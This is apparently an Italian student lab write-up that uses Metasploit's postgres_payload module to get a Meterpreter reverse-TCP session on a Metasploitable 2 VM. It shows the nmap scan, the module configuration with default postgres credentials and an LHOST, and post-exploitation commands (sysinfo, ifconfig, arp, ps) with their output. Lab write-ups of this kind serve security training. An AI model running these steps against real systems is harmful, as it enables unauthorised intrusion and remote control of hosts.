HACKING CON METASPLOIT

S7/L3


22/01/2025

Traccia


Usa il modulo **exploit/ linux /postgres /postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.per sfruttare una vulnerabilità nel servizio

Svolgimento




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.140
PING 192.168.1.140 (192.168.1.140) 56(84) bytes of data.
64 bytes from 192.168.1.140: icmp_seq=1 ttl=64 time=3.51 ms
64 bytes from 192.168.1.140: icmp_seq=2 ttl=64 time=2.74 ms
64 bytes from 192.168.1.140: icmp_seq=3 ttl=64 time=1.82 ms
64 bytes from 192.168.1.140: icmp_seq=4 ttl=64 time=2.14 ms
^C
── 192.168.1.140 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3195ms
rtt min/avg/max/mdev = 1.816/2.550/3.508/0.645 ms
```



```
msfadmin@metasploitable:~$ ping 192.168.1.150
PING 192.168.1.150 (192.168.1.150) 56(84) bytes of data.
64 bytes from 192.168.1.150: icmp_seq=1 ttl=64 time=4.79 ms
64 bytes from 192.168.1.150: icmp_seq=2 ttl=64 time=1.17 ms
64 bytes from 192.168.1.150: icmp_seq=3 ttl=64 time=1.03 ms
64 bytes from 192.168.1.150: icmp_seq=4 ttl=64 time=1.88 ms

--- 192.168.1.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 1.030/2.222/4.797/1.522 ms
msfadmin@metasploitable:~$ _
```


Una volta collegate le macchine passo a scansionare la macchina metasploitable tramite NMAP



```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -T5 192.168.1.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 08:18 EST
Nmap scan report for 192.168.1.140
Host is up (0.0025s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql ←
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
```


Il servizio è sulla porta 5432 e risulta aperto

Apriamo la console di metasploit e cerchiamo il modulo specificato dall’esercizio:




```
msf6 > search exploit/ linux /postgres /postgres_payload

Matching Modules
================

   #  Name                                        Disclosure Date  Rank
      Check  Description
   -  ----                                        ---------------  ----
      -----  -----------
   0  exploit/linux/postgres/postgres_payload     2007-06-05       excel
lent  Yes      PostgreSQL for Linux Payload Execution
   1    \_ target: Linux x86                      .                .
      .      .
   2    \_ target: Linux x86_64                   .                .
      .      .
```

Lo selezioniamo e andiamo nelle opzioni per configurarlo:




```
   ----      ---------------   -------    ----------
   DATABASE  postgres          no         The database to authenticat
                                          e against
   PASSWORD  postgres          no         The password for the specif
                                          ied username. Leave blank f
                                          or a random password.
   RHOSTS                      no         The target host(s), see htt
                                          ps://docs.metasploit.com/do
                                          cs/using-metasploit/basics/
                                          using-metasploit.html
   RPORT     5432              no         The target port
   USERNAME  postgres          no         The username to authenticat
                                          e as


ayload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interfa
                                     ce may be specified)
   LPORT  4444             yes       The listen port


xploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Vediamo come l’unica opzione che ci richiede è il local host per il payload, lo andiamo a settare:




```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.150    yes       The listen address (an interfa
                                     ce may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Lanciamo l’exploit:




```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode            Size  Type  Last modified              Name
----            ----  ----  -------------              ----
100600/rw———    4     fil   2010-03-17 10:08:46 -04    PG_VERSION
——                          00
040700/rwx——    4096  dir   2010-03-17 10:08:56 -04    base
——                          00
040700/rwx——    4096  dir   2025-01-22 08:32:23 -05    global
——                          00
040700/rwx——    4096  dir   2010-03-17 10:08:49 -04    pg_clog
——                          00
040700/rwx——    4096  dir   2010-03-17 10:08:46 -04    pg_multixact
——                          00
040700/rwx——    4096  dir   2010-03-17 10:08:49 -04    pg_subtrans
——                          00
040700/rwx——    4096  dir   2010-03-17 10:08:46 -04    pg_tblspc
——                          00
040700/rwx——    4096  dir   2010-03-17 10:08:46 -04    pg_twophase
——                          00
040700/rwx——    4096  dir   2010-03-17 10:08:49 -04    pg_xlog
——                          00
100600/rw———    125   fil   2025-01-22 08:04:11 -05    postmaster.opts
——                          00
100600/rw———    54    fil   2025-01-22 08:04:11 -05    postmaster.pid
——                          00
100644/rw-r--   540   fil   2010-03-17 10:08:45 -04    root.crt
r--                         00
100644/rw-r--   1224  fil   2010-03-17 10:07:45 -04    server.crt
r--                         00
```


Con il comando help possiamo vedere cosa possiamo fare, ecco alcuni esempi:




```
Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a ba
                              ckground thread
    channel                   Displays information or control activ
                              e channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for h
                              ttp/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post mod
                              ule
    irb                       Open an interactive Ruby shell on the
                               current session
    load                      Load one or more meterpreter extensio
```




```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the sc
                  reen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    chmod         Change the permissions of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory (alias
                  for lpwd)
    getwd         Print working directory
    lcat          Read the contents of a local file to
                  the screen
    lcd           Change local working directory
    ldir          List local files (alias for lls)
    lls           List local files
    lmkdir        Create new directory on local machine
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
```




```
    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configurati
                  on
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote serv
                  ice
    resolve       Resolve a set of host names on the ta
                  rget
    route         View and modify the routing table


tdapi: System Commands
======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getenv        Get one or more environment variable
                  values
    getpid        Get the current process identifier
    getuid        Get the user that the server is runni
                  ng as
    kill          Terminate a process
    localtime     Displays the target system local date
                   and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    shell         Drop into a system command shell
    suspend       Suspends or resumes a list of process
                  es
    sysinfo       Gets information about the remote sys
                  tem, such as OS
```




```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```




```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:6d:84:56
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.140
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe6d:8456
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```



```
meterpreter > arp

ARP cache
=========

    IP address     MAC address        Interface
    ----------     -----------        ---------
    192.168.1.150  08:00:27:ad:25:87  eth0

meterpreter >
```



```
meterpreter > ps

Process List
============

 PID   PPID  Name             Arch  User      Pat
 ---   ----  ----             ----  ----      ---
 1     0     init             i686  root
 2     0     [kthreadd]       i686  root
 3     2     [migration/0]    i686  root
 4     2     [ksoftirqd/0]    i686  root
 5     2     [watchdog/0]     i686  root
 6     2     [events/0]       i686  root
 7     2     [khelper]        i686  root
 41    2     [kblockd/0]      i686  root
 44    2     [kacpid]         i686  root
 45    2     [kacpi_notify]   i686  root
 90    2     [kseriod]        i686  root
 128   2     [pdflush]        i686  root
 129   2     [pdflush]        i686  root
 130   2     [kswapd0]        i686  root
 172   2     [aio/0]          i686  root
 1128  2     [ksnapd]         i686  root
 1297  2     [ata/0]          i686  root
 1300  2     [ata_aux]        i686  root
 1309  2     [scsi_eh_0]      i686  root
 1312  2     [scsi_eh_1]      i686  root
 1338  2     [ksuspend_usbd]  i686  root
 1344  2     [khubd]          i686  root
 2058  2     [scsi_eh_2]      i686  root
 2261  2     [kjournald]      i686  root
 2415  1     udevd            i686  root
 2642  2     [kpsmoused]      i686  root
 3592  2     [kjournald]      i686  root
 3722  1     portmap          i686  daemon
 3738  1     rpc.statd        i686  statd
```



```
 4340  1     distccd          i686  daemon
 4341  4340  distccd          i686  daemon
 4390  2     [lockd]          i686  root
 4391  2     [nfsd4]          i686  root
 4392  2     [nfsd]           i686  root
 4393  2     [nfsd]           i686  root
 4394  2     [nfsd]           i686  root
 4395  2     [nfsd]           i686  root
 4396  2     [nfsd]           i686  root
 4397  2     [nfsd]           i686  root
 4398  2     [nfsd]           i686  root
 4399  2     [nfsd]           i686  root
 4403  1     rpc.mountd       i686  root
 4469  1     master           i686  root
 4470  4469  pickup           i686  postfix
 4472  4469  qmgr             i686  postfix
 4476  1     nmbd             i686  root
 4478  1     smbd             i686  root
 4483  4478  smbd             i686  root
 4494  1     xinetd           i686  root
 4533  4340  distccd          i686  daemon
 4534  4340  distccd          i686  daemon
 4536  1     proftpd          i686  root
 4550  1     atd              i686  root
 4561  1     cron             i686  root
 4589  1     jsvc             i686  root
 4590  4589  jsvc             i686  root
 4592  4589  jsvc             i686  tomcat55
 4610  1     apache2          i686  root
 4611  4610  apache2          i686  www-data
 4612  4610  apache2          i686  www-data
 4614  4610  apache2          i686  www-data
 4615  4610  apache2          i686  www-data
 4619  4610  apache2          i686  www-data
 4629  1     rmiregistry      i686  root
```